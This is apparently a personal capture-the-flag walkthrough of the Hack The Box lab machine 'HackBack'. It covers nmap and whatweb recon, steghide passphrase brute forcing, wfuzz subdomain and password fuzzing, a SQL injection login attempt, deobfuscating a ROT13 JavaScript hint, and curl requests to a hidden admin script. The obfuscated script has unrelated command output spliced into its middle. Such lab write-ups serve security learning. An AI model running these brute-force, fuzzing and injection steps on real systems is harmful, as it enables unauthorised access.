175 HTB HackBack

[HTB] HackBack

by Pablo

- **Resources:**
  1. **Savitar** `https://htbmachines.github.io/`
  2. **0xdf** `https://0xdf.gitlab.io/`
  3. `https://www.deepl.com/translator`
  4. `https://github.com/Va5c0/Steghide-Brute-Force-Tool`

Objectives:

```
1. Skills: Subdomain Enumeration Information Leakage Password Fuzzing Gophish Template Log Poisoning (Limited
RCE) Internal Port Discovery reGeorg
2. Accessing internal ports through a SOCKS proxy (proxychains) Accessing the WinRM service through reGeorg and
SOCKS proxy Abusing Cron Job + SeImpersonatePrivilege Alternative Exploitation Playing with PIPES
3. pipeserverimpersonate Impersonating users and executing commands as the impersonated user Bypassing Firewall
Rules (BlockInbound/BlockOutbound) Abusing Services Alternate Data Streams (ADS)
```

1. **Ping &** `whichsystem.py`

```
1. ▷ ping -c 1 10.10.10.128
PING 10.10.10.128 (10.10.10.128) 56(84) bytes of data.
64 bytes from 10.10.10.128: icmp_seq=1 ttl=127 time=136 ms
2. ▷ whichsystem.py 10.10.10.128
10.10.10.128 (ttl -> 127): Windows
3. ▷ ping -c 1 www.hackthebox.htb
PING admin.hackback.htb (10.10.10.128) 56(84) bytes of data.
64 bytes from admin.hackback.htb (10.10.10.128): icmp_seq=1 ttl=127 time=158 ms
1 packets transmitted, 1 received, 0% packet loss, time 0ms
```

2. **Nmap**

```
1. # Nmap 7.94 scan initiated Sat Dec 16 21:58:44 2023 as:
2. nmap -p- --open -sS --min-rate 5000 -vvv -n -Pn -oN nmap/openscan.nmap hackback.htb
Nmap scan report for hackback.htb (10.10.10.128)

PORT      STATE SERVICE REASON
80/tcp    open  http    syn-ack ttl 127
6666/tcp  open  irc     syn-ack ttl 127
64831/tcp open  unknown syn-ack ttl 127

2. nmap -A -Pn -n -vvv -oN nmap/portzscan.nmap -p 80,6666,64831 hackback.htb
3. 64831/tcp open  ssl/unknown syn-ack. SSL
4. 80 site has a donkey picture
```

3. **Whatweb**

```
▷ whatweb http://10.10.10.128
http://10.10.10.128 [200 OK] Country[RESERVED][ZZ], HTTPServer[Microsoft-IIS/10.0], IP[10.10.10.128], Microsoft-IIS[10.0], Title[IIS Windows Server], X-Powered-By[ASP.NET]
ASP IIS Webserver
▷ whatweb http://10.10.10.128:6666
http://10.10.10.128:6666 [200 OK] Country[RESERVED][ZZ], HTTPServer[Microsoft-HTTPAPI/2.0], IP[10.10.10.128], Microsoft-HTTPAPI[2.0]
▷ whatweb https://10.10.10.128:64831
https://10.10.10.128:64831 [302 Found] Cookies[_gorilla_csrf], Country[RESERVED][ZZ], HttpOnly[_gorilla_csrf], IP[10.10.10.128], RedirectLocation[/login?next=%2F]
https://10.10.10.128:64831/login?next=%2F [200 OK] Cookies[_gorilla_csrf,gophish], Country[RESERVED][ZZ], HTML5, HttpOnly[_gorilla_csrf,gophish], IP[10.10.10.128], Meta-Author[Jordan Wright (http://github.com/jordan-wright)], PasswordField[password], Script, Title[Gophish - Login], X-UA-Compatible[IE=edge]
This last port 64831 has a login or something we enumearte that at the time stamp 01:25:07
```

4. **CrackMapExec Nullsession**

```
(.venv) ~/.config/.cmegithub/.cmecrackplease/CrackMapExec (master ✔) ▷ crackmapexec smb 10.10.10.128
FAIL, nothing
```

5. ***CURL the website headers for additional information***

```
▷ curl -s -X GET http://10.10.10.128 -I | grep -i "server"
Server: Microsoft-IIS/10.0
▷ curl -s -X GET http://10.10.10.128 -I
HTTP/1.1 200 OK
Content-Type: text/html
Last-Modified: Sat, 09 Feb 2019 22:40:39 GMT
Accept-Ranges: bytes
ETag: "4d33897bc8c0d41:0"
Server: Microsoft-IIS/10.0
X-Powered-By: ASP.NET
Date: Sun, 17 Dec 2023 17:10:40 GMT
Content-Length: 614
```

6. **SMBMAP Nullsession**

```
NA
```

7. **SMBClient NullSession**

```
NA
```

Steghide tool

- *#pwn_steghide_knowledge_base*

8. ***Enumerating the web-page we are greeted with a picture of a Donkey*. Oops wrong picture. I forgot to delete it. My bad.**

Steghide and Exiftool

```
1. sudo pacman -S steghide
2. http://10.10.10.128/
3. ▷ exiftool somaro.jpg
XP Author : Pierini Andrea, SEDE CENTRALE - GUBBIO, Colacem S.p.A.
3. Nothing of significance
4. http://10.10.10.128:6666 >>> This address is restricted
Access to the port number given has been disabled for security reasons
5. Left off 48:00 minutes
6. Steghide tool
7.  ▷ steghide info somaro.jpg
"somaro.jpg":
  format: jpeg
  capacity: 5.6 KB
Try to get information about embedded data ? (y/n) y
Enter passphrase:
steghide: could not extract any data with that passphrase!
8. woah, seems to have embedded data, but we do not know the passhrase
9. It is time for steghide bruteforce
10. Google "steghide bruteforce github"
11. https://github.com/Va5c0/Steghide-Brute-Force-Tool
============================================================
1. Below is from HTB Irked
>>>Using steghide to exfiltrate hidden stegnagraphy data inside image<<<
2. ~/hack4crack/irked ▷ steghide info irked.jpg
"irked.jpg":
  format: jpeg
  capacity: 1,5 KB
Try to get information about embedded data ? (y/n) y
Enter passphrase: < UPupDOWNdownLRlrBAbaSSss >
  embedded file "pass.txt":
    size: 17,0 Byte
    encrypted: rijndael-128, cbc
    compressed: yes
3. Lets try to extract pass.txt
4. ~/hack4crack/irked ▷ steghide extract -sf irked.jpg
Enter passphrase:
wrote extracted data to "pass.txt".
5. ▷ cat pass.txt
Kab6h+m+bbp2J:HG
6. I am going to try this password on djmardov
===========================================================
```

9. **STEGSEEK a BlackArch Tool** ***not recommended***

```
1. ▷ stegseek --crack somaro.jpg -wl ~/hackthebox/servmon/passwdlst.txt
StegSeek 0.6 - https://github.com/RickdeJager/StegSeek

[i] Progress: 99.28% (132.5 MB)
[!] error: Could not find a valid passphrase.
2. FAIL lets try the tool from github
```

- *#pwn_steghide_brute_force_tool_knowledge_base*

Steghide Brute Force (`Coded in Python`)

10. **Steghide Brute Force Tool**

```
1. https://github.com/Va5c0/Steghide-Brute-Force-Tool
2. Cloning this repo to your computer and typing in your terminal:
`git clone [https://github.com/Va5c0/Steghide-Brute-Force-Tool.git](https://github.com/Va5c0/Steghide-Brute-
Force-Tool.git)`

To launch the script by typing:
`python steg_brute.py [option] [-f file]`

For more instructions type
`python steg_brute.py -h`
```

This is the picture I meant

Time Stamp `49:15` Savitar Explains in a PoC and usage of steghide and how the tool implants hidden text in pictures.

11. **Steghide - how to embed passwords or strings of text inside a picture**

```
1. ▷ steghide --help
2. To embed emb.txt in cvr.jpg: steghide embed -cf cvr.jpg -ef emb.txt
3. To extract embedded data from stg.jpg: steghide extract -sf stg.jpg
4. EXAMPLE :
5. ▷ steghide embed -cf somaro.jpg -ef myhiddentext.txt
6. PROOF OF CONCEPT
7. ▷ steghide embed -cf hackbackdonkey.jpg -ef myhiddentext.txt
Enter passphrase:
Re-Enter passphrase:
embedding "myhiddentext.txt" in "hackbackdonkey.jpg"... done
8. ▷ exiftool hackbackdonkey.jpg
9. Exiftool detects nothing
10. We can use Steghide to reveal the contents of-course.
11. ▷ steghide info hackbackdonkey.jpg
"hackbackdonkey.jpg":
  format: jpeg
  capacity: 5.6 KB
Try to get information about embedded data ? (y/n) y
Enter passphrase:
  embedded file "myhiddentext.txt":
    size: 38.0 Byte
    encrypted: rijndael-128, cbc
    compressed: yes
12. Oddly, it only reveals that there is a file not the string of text it contains.
13. ▷ jbat myhiddentext.txt
Can you see this text?
14. If we look at the picture it has not changed at all
15. ▷ kitty +kitten icat hackbackdonkey.jpg
Error: Terminator does not support reporting screen sizes in pixels, use a terminal such as kitty, WezTerm,
Konsole, etc. that does.
16. Just trust me it looks the same.
```

Update you can extract the hidden text from the embedded file with the following command using `Steghide`

12.

```
1. ▷ steghide extract -sf hackbackdonkey.jpg
Enter passphrase:
the file "myhiddentext.txt" does already exist. overwrite ? (y/n) y
wrote extracted data to "myhiddentext.txt".
2. ▷ cat myhiddentext.txt
AOC's spirit animal is a donkey.
```

13. **Installing and Usage** `Steghide Brute Force`

```
https://github.com/Va5c0/Steghide-Brute-Force-Tool
I could not get it to run in python3 actually did not try. I created a virtualENV and used python2.7. I also disabled the progressbar import.
(.venv) ~/python_projects/Steghide-Brute-Force-Tool (master ✘)✹ ▷ python2.7 steg_brute.py -h
usage: ./steg_brute.py [options] [-f image_file]

Steghide Brute Force Tool

optional arguments:
  -h, --help            show this help message and exit
  -v, --version         show programs version number and exit
  -i, --info            Get info of file
  -f FILE, --file FILE  Path of file
  -e, --extract         Extract hide info with password
  -p PASSWORD, --password PASSWORD
                        Password to extract hide info
  -b, --brute           Brute force attack with dictionary
  -d DICC, --dictionary DICC
                        Path of dictionary to brute force attack

```

NMAP `--script http-enum`

- *#pwn_nmap_http_enum_script*
- *#pwn_nmap_enum_script_HTB_HackBack*


12. **Running out of vectors try Nmap enump NSE script.**

```
nmap --script http-enum -p80 10.10.10.132 -oN enumscan.nmap
FAIL we do not get anything meaningful from this scan
```

WFUZZ

13. **WFUZZ**

```
▷ wfuzz -c --hc=404 -t 200 -w /usr/share/dirbuster/directory-list-2.3-medium.txt http://10.10.10.128/FUZZ
(.venv) ~/python_projects/wfuzz (master ✔) ▷ wfuzz -c --hc=404 --hh=614 -t 200 -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt -H "Host: FUZZ.hackback.htb" http://hackback.htb
Total requests: 4989
==================================================================
ID             Response   Lines     Word        Chars       Payload
==================================================================
000000024:   200        27 L      66 W        825 Ch      "admin"
SUCCESS, we find an admin subdomain. Lets add it to /etc/hosts
Lets navigate to the subdomain page. See below
http://admin.hackback.htb/
```



Lets enumerate the admin page

```
admin:admin, guest:guest
I click on "lost password"
FAIL 404 File or directory not found.
```

```
4. Click do not have an account.
5. FAIL, same thing
6. admin' or 1=1-- -' ... and whatever in the password field
7. FAIL
8. If we look at the source we can see this is a fake login. So there is no point in trying to log in.
9. <!-- <script SRC="js/.js"></script> -->
10. However, this is this script tag above. Lets check it out by adding it to the end of our subdomain address.
11. http://admin.hackback.htb/js/.js
12. At first I get a 404 not found. So I remove the /.js just to see if that does anything.
13. http://admin.hackback.htb/js
14. 403 - Forbidden: Access is denied.
15. There is something there because we get access is denied
16. Lets FUZZ this area to see if there are any other subdomain admin pages we can find.
```

15. **WFUZZ of `admin.hackback.htb/FUZZ` subdomain pages**

```
1.▷ wfuzz -c --hc=404 --hh=614 -t 200 -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt
http://admin.hackback.htb/FUZZ
2. That doesn work so we try this.
3. ▷ wfuzz -c --hc=404 --hh=614 -t 200 -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt
http://admin.hackback.htb/js/FUZZ.js
4. 000001020:   200        3 L      30 W       2904 Ch     "private"
5. We find a private.
6. Close WFUZZ by doing a "Ctrl + z" to suspend and then "kill %" to kill any suspended shells.
7. Lets check out the page we found.
8. http://admin.hackback.htb/js/private.js
9. SUCCESS, we have found some type of ROT13 script.
```

ROT13 Decoding

16. **Lets go to `rot13.com` to see if we can decode this**

```
1. <script>
        ine n=
['\k57\k78\k49\k6n\k77\k72\k37\k44\k75\k73\k4s\k38\k47\k73\k4o\k76\k52\k77\k42\k2o\k77\k71\k33\k44\k75\k4q\k4o\k7
2\k77\k72\k4p\k44\k67\k63\k4s\k69\k77\k72\k59\k31\k4o\k45\k45\k67\k47\k38\k4o\k43\k77\k71\k37\k44\k6p\k38\k4o\k33
','\k41\k63\k4s\k4q\k77\k71\k76\k44\k71\k51\k67\k43\k77\k34\k2s\k43\k74\k32\k6r\k44\k74\k4q\k4o\k68\k5n\k63\k4o\k
44\k77\k71\k54\k43\k70\k54\k73\k79\k77\k37\k6r\k43\k68\k73\k4s\k51\k58\k4q\k4s\k35\k57\k38\k4o\k70\k44\k73\k4s\k7
4\k4r\k43\k44\k44\k76\k41\k6n\k43\k67\k79\k6o\k3q','\k77\k35\k48\k44\k72\k38\k4s\k37\k64\k44\k52\k6q\k4q\k4q\k4o\
k4n\k77\k34\k6n\k44\k6p\k56\k52\k6r\k77\k72\k74\k37\k77\k37\k73\k30\k77\k6s\k31\k61\k77\k37\k73\k41\k51\k73\k4o\k
73\k66\k73\k4s\k45\k77\k34\k58\k44\k73\k52\k6n\k43\k6p\k4q\k4s\k77\k46\k7n\k72\k43\k6q\k7n\k70\k76\k43\k41\k6n\k4
3\k75\k42\k7n\k44\k73\k73\k4o\k39\k46\k38\k4s\k34\k77\k71\k5n\k6r\k57\k73\k4o\k68'];(shapgvba(p,q){ine
r=shapgvba(s){juvyr(--s){p['chfu'](p['fuvsg']());}};r(++q);}(n,0k66));ine o=shapgvba(p,q){p=p-0k0;ine
r=n[p];vs(o['ZfHYzi']===haqrsvarq){(shapgvba(){ine s;gel{ine
t=Shapgvba('erghea\k20(shapgvba()\k20'+'{}.pbafgehpgbe(\k22erghea\k20guvf\k22)(\k20)'+');');s=t();}pngpu(u)
{s=jvaqbj;}ine v='NOPQRSTUVWXYZABCDEFGHIJKLMnopqrstuvwxyzabcdefghijklm0123456789+/=';s['ngbo']||
(s['ngbo']=shapgvba(w){ine x=Fgevat(w)['ercynpr'](/=+$/,'');sbe(ine y=0k0,z,a,b=0k0,c='';a=x['puneNg'](b++);~a&&
(z=y%0k4?z*0k40+a:a,y++%0k4)?c+=Fgevat['sebzPunePbqr'](0kss&z>>(-0k2*y&0k6)):0k0){a=v['vaqrkBs'](a);}erghea
c;});}());ine d=shapgvba(e,q){ine g=[],h=0k0,i,j='',k='';e=ngbo(e);sbe(ine l=0k0,m=e['yratgu'];l<m;l++){k+='%'+
('00'+e['punePbqrNg'](l)['gbFgevat'](0k10))['fyvpr'](-0k2);}e=qrpbqrHEVPbzcbarag(k);sbe(ine N=0k0;N<0k100;N++)
{g[N]=N;}sbe(N=0k0;N<0k100;N++){h=(h+g[N]+q['punePbqrNg']
(N%q['yratgu']))%0k100;i=g[N];g[N]=g[h];g[h]=i;}N=0k0;h=0k0;sbe(ine O=0k0;O<e['yratgu'];O++){N=(N+0k1)%0k100;h=
(h+g[N])%0k100;i=g[N];g[N]=g[h];g[h]=i;j+=Fgevat['sebzPunePbqr'](e['punePbqrNg'](O)^g[(g[N]+g[h])%0k100]);}erghea
j;};o['BbNPpq']=d;o['dFYjTx']={};o['ZfHYzi']=!![];}ine P=o['dFYjTx'][p];vs(P===haqrsvarq)
{vs(o['cVwyDO']===haqrsvarq){o['cVwyDO']=!![];}r=o['BbNPpq'](r,q);o['dFYjTx'][p]=r;}ryfr{r=P;}erghea r;};ine
k='\k53\k65\k63\k75\k72\k65\k20\k4p\k6s\k67\k69\k6r\k20\k42\k79\k70\k61\k73\k73';ine
m=o('0k0','\k50\k5q\k53\k36');ine u=o('0k1','\k72\k37\k54\k59');ine l=o('0k2','\k44\k41\k71\k67');ine
g='\k3s\k61\k63\k74\k69\k6s\k6r\k3q\k28\k73\k68\k6s\k77\k2p\k6p\k69\k73\k74\k2p\k65\k78\k65\k63\k2p\k69\k6r\k69\k
74\k29';ine ▷ whatweb https://10.10.10.128:64831
https://10.10.10.128:64831 [302 Found] Cookies[_gorilla_csrf], Country[RESERVED][ZZ], HttpOnly[_gorilla_csrf],
IP[10.10.10.128], RedirectLocation[/login?
next=%2F]f='\k26\k73\k69\k74\k65\k3q\k28\k74\k77\k69\k74\k74\k65\k72\k2p\k70\k61\k79\k70\k61\k6p\k2p\k66\k61\k63\
k65\k62\k6s\k6s\k6o\k2p\k68\k61\k63\k6o\k74\k68\k65\k62\k6s\k78\k29';ine
v='\k26\k70\k61\k73\k73\k77\k6s\k72\k64\k3q\k2n\k2n\k2n\k2n\k2n\k2n\k2n\k2n';ine
x='\k26\k73\k65\k73\k73\k69\k6s\k6r\k3q';ine
j='\k4r\k6s\k74\k68\k69\k6r\k67\k20\k6q\k6s\k72\k65\k20\k74\k6s\k20\k73\k61\k79';
</script>

2. Take this script from " ine n= ....... to \k79' " excluding the semicolon and script tags
```

17. **Copy the output from the pasted rot13 code and paste it into a Javascript beautifier.**

```
1. Rot13.com paste code
2. https://beautifier.io/
3. paste the output of the rot13 page into the beautifier page.
4. See below for the decoded and cleaned up javascript code
```

18. **Here is the decoded Rot13 code**

```
var a =
['\x57\x78\x49\x6a\x77\x72\x37\x44\x75\x73\x4f\x38\x47\x73\x4b\x76\x52\x77\x42\x2b\x77\x71\x33\x44\x75\x4d\x4b\x7
2\x77\x72\x4c\x44\x67\x63\x4f\x69\x77\x72\x59\x31\x4b\x45\x45\x67\x47\x38\x4b\x43\x77\x71\x37\x44\x6c\x38\x4b\x33
',
'\x41\x63\x4f\x4d\x77\x71\x76\x44\x71\x51\x67\x43\x77\x34\x2f\x43\x74\x32\x6e\x44\x74\x4d\x4b\x68\x5a\x63\x4b\x44
\x77\x71\x54\x43\x70\x54\x73\x79\x77\x37\x6e\x43\x68\x73\x4f\x51\x58\x4d\x4f\x35\x57\x38\x4b\x70\x44\x73\x4f\x74\
x4e\x43\x44\x44\x76\x41\x6a\x43\x67\x79\x6b\x3d',
'\x77\x35\x48\x44\x72\x38\x4f\x37\x64\x44\x52\x6d\x4d\x4d\x4b\x4a\x77\x34\x6a\x44\x6c\x56\x52\x6e\x77\x72\x74\x37
\x77\x37\x73\x30\x77\x6f\x31\x61\x77\x37\x73\x41\x51\x73\x4b\x73\x66\x73\x4f\x45\x77\x34\x58\x44\x73\x52\x6a\x43\
x6c\x4d\x4f\x77\x46\x7a\x72\x43\x6d\x7a\x70\x76\x43\x41\x6a\x43\x75\x42\x7a\x44\x73\x73\x4b\x39\x46\x38\x4f\x34\x
77\x71\x5a\x6e\x57\x73\x4b\x68'];
(function(c, d) {
    var e = function(f) {
        while (--f) {
            c['push'](c['shift']());
        }
    };
    e(++d);
}(a, 0x66));
var b = function(c, d) {
    c = c - 0x0;
    var e = a[c];
    if (b['MsULmv'] === undefined) {
        (function() {
            var f;
            try {
                var g = Function('return\x20(function()\x20' + '{}.constructor(\x22return\x20this\x22)(\x20)' +
');');
                f = g();
            } catch (h) {
                f = window;
            }
            var i = 'ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/=';
            f['atob'] || (f['atob'] = function(j) {
                var k = String(j)['replace'](/=+$/, '');
                for (var l = 0x0, m, n, o = 0x0, p = ''; n = k['charAt'](o++); ~n && (m = l % 0x4 ? m * 0x40 + n
: n, l++ % 0x4) ? p += String['fromCharCode'](0xff & m >> (-0x2 * l & 0x6)) : 0x0) {
                    n = i['indexOf'](n);
                }
                return p;
            });
        }());
        var q = function(r, d) {
            var t = [],
                u = 0x0,
                v, w = '',
                x = '';
            r = atob(r);
            for (var y = 0x0, z = r['length']; y < z; y++) {
                x += '%' + ('00' + r['charCodeAt'](y)['toString'](0x10))['slice'](-0x2);
            }
            r = decodeURIComponent(x);
            for (var A = 0x0; A < 0x100; A++) {
                t[A] = A;
            }
            for (A = 0x0; A < 0x100; A++) {
                u = (u + t[A] + d['charCodeAt'](A % d['length'])) % 0x100;
                v = t[A];
                t[A] = t[u];
                t[u] = v;
            }
            A = 0x0;
            u = 0x0;
            for (var B = 0x0; B < r['length']; B++) {
                A = (A + 0x1) % 0x100;
                u = (u + t[A]) % 0x100;
                v = t[A];
                t[A] = t[u];
                t[u] = v;
                w += String['fromCharCode'](r['charCodeAt'](B) ^ t[(t[A] + t[u]) % 0x100]);
            }
            return w;
        };
        b['OoACcd'] = q;
        b['qSLwGk'] = {};
        b['MsULmv'] = !![];
    }
    var C = b['qSLwGk'][c];
    if (C === undefined) {
        if (b['pIjlQB'] === undefined) {
            b['pIjlQB'] = !![];
        }
        e = b['OoACcd'](e, d);
        b['qSLwGk'][c] = e;
    } else {
        e = C;
    }
    return e;
};
var x = '\x53\x65\x63\x75\x72\x65\x20\x4c\x6f\x67\x69\x6e\x20\x42\x79\x70\x61\x73\x73';
var z = b('0x0', '\x50\x5d\x53\x36');
var h = b('0x1', '\x72\x37\x54\x59');
var y = b('0x2', '\x44\x41\x71\x67');
var t =
'\x3f\x61\x63\x74\x69\x6f\x6e\x3d\x28\x73\x68\x6f\x77\x2c\x6c\x69\x73\x74\x2c\x65\x78\x65\x63\x2c\x69\x6e\x69\x74
\x29';
var s =
'\x26\x73\x69\x74\x65\x3d\x28\x74\x77\x69\x74\x74\x65\x72\x2c\x70\x61\x79\x70\x61\x6c\x2c\x66\x61\x63\x65\x62\x6f
\x6f\x6b\x2c\x68\x61\x63\x6b\x74\x68\x65\x62\x6f\x78\x29';
var i = '\x26\x70\x61\x73\x73\x77\x6f\x72\x64\x3d\x2a\x2a\x2a\x2a\x2a\x2a\x2a\x2a';
var k = '\x26\x73\x65\x73\x73\x69\x6f\x6e\x3d';
var w = '\x4e\x6f\x74\x68\x69\x6e\x67\x20\x6d\x6f\x72\x65\x20\x74\x6f\x20\x73\x61\x79'
```

TIME STAMP `01:06:01`

19. **We decode some data from Rot13 using the site**

```
1. Go to Rot13.com decode the rot13 encoded data in raw JSON data
2. Copy the output and paste in javascript code beautifier
3. https://beautifier.io/
4. Also open up your DOM inspector
5. CTRL + Shift + i
6. In the console tab paste the decoded javascript and hit enter. Then click the variables so they can be
interpreted by the DOM
7. 02:34:10.795 x
02:34:10.829 "Secure Login Bypass"
02:34:14.431 z
02:34:14.466 "Remember the secret path is"
02:34:27.632 h
02:34:27.665 "2bb6916122f1da34dcd916421e531578"
02:34:51.315 y
02:34:51.351 "Just in case I loose access to the admin panel"
02:34:58.703 t
02:34:58.733 "?action=(show,list,exec,init)"
02:35:07.887 s
02:35:07.924 "&site=(twitter,paypal,facebook,hackthebox)"
02:35:14.188 i
02:35:14.225 "&password=********"
02:35:23.118 k
02:35:23.146 "&session="
02:35:35.790 w
02:35:35.825 "Nothing more to say"
8. Paste this in a tmp file called data or whatever and clean it up. We will need it later.
9. ▷ cat rot13_data | awk -F" " '{print $2,$3,$4,$5,$6,$7,$8,$9,$10,$11}' | grep "\"" | sponge rot13_data
"Secure Login Bypass"
"Remember the secret path is"
"2bb6916122f1da34dcd916421e531578"
"Just in case I loose access to the admin panel"
"?action=(show,list,exec,init)"
"&site=(twitter,paypal,facebook,hackthebox)"
"&password=********"
"&session="
"Nothing more to say"
10. Or you could have done this, same thing really.
11.  ▷ cat tmp | awk -F"." '{print $2}' | grep "\"" | awk '!($1="")'           "Secure Login Bypass"
"Remember the secret path is"
"2bb6916122f1da34dcd916421e531578"
"Just in case I loose access to the admin panel"
"?action=(show,list,exec,init)"
"&site=(twitter,paypal,facebook,hackthebox)"
"&password=********"
"&session="
"Nothing more to say"
```

20. **Apparently *the secret path is*** `"2bb6916122f1da34dcd916421e531578"`

```
1. http://admin.hackback.htb/2bb6916122f1da34dcd916421e531578
2. Redirects to http://admin.hackback.htb/
3. Did not really work lets curl it.
```

```
4. ▷ curl -s -X GET "http://admin.hackback.htb/2bb6916122f1da34dcd916421e531578/"
<!DOCTYPE html>
<html>
  <head>
    <meta http-equiv="refresh" content="0; URL='/'" />
  </head>
  <body>
  </body>
</html>
5. This is saying something is there.
```

Curl Section

21. **Pulling `PHPSESSID` *Cookie* out of ass with *CURL* command**

- *#pwn_curl_from_ass*

```
1. The only way we would have found this is with fuzzing because the likelyhood of someone typing webadmin.php to
an extension we are trying to enumerate is zero, but lets play along this is a lab excercise anyway.
2. ▷ curl -s -X GET "http://admin.hackback.htb/2bb6916122f1da34dcd916421e531578/webadmin.php" -I
HTTP/1.1 302 Found
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Type: text/html; charset=UTF-8
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Location: /
Server: Microsoft-IIS/10.0
X-Powered-By: PHP/7.2.7
Set-Cookie: PHPSESSID=e3cb20bd368ec4d78dae0760dbf33de7c7c7c4969501a25fabd55fc339dbad72; path=/
X-Powered-By: ASP.NET
Date: Mon, 18 Dec 2023 17:00:25 GMT
Content-Length: 0
3. ▷ curl -s -X GET "http://admin.hackback.htb/2bb6916122f1da34dcd916421e531578/webadmin.php?
action=list&site=twitter&password=test&session="
Wrong secret key!
4. SUCCESS, we have found the "Secret path".
4. We got the keywords and sessid from the rot13 encoded jason.
5. Lets use the cookie session we got at the beginning and see if gives us more information.
6. ▷ curl -s -X GET "http://admin.hackback.htb/2bb6916122f1da34dcd916421e531578/webadmin.php?
action=list&site=twitter&password=test&session=e3cb20bd368ec4d78dae0760dbf33de7c7c7c4969501a25fabd55fc339dbad72"
7. FAIL, that did not give us anything new. Seems like we need the password field. Lets use WFUZZ to see if we
can FUZZ for it since it is a part of the url path.
8. ▷ curl -s -X GET "http://admin.hackback.htb/2bb6916122f1da34dcd916421e531578/webadmin.php?
action=list&site=twitter&password=12345678&session="
Array
(
    [0] => .
    [1] => ..
)
```

WFUZZ `FUZ2Z`

- *#pwn_WFUZZ_FUZ2Z_FLAG_HTB_HackBack*

22. **How to WFUZZ for the found subdomain page using `FUZ2Z` flag.**

```
1. As stated above finding random pages is very unlikely without much experience or good old reliable FUZZING.
2. ▷ wfuzz -c --hc=404 -t 200 -w /usr/share/dirbuster/directory-list-2.3-medium.txt -z list,txt-php
http://admin.hackback.htb/2bb6916122f1da34dcd916421e531578/FUZZ.FUZ2Z
3. NOTICE : he uses the --hh=17,0 to hide mulitple bad outputs from the Chars column.
4. SUCCESSS, we find the password "12345678" a very unique password. lol
000000003:   302        5 L      9 W       37 Ch       "12345678"
5. So we curl it look above in the curl section.
```

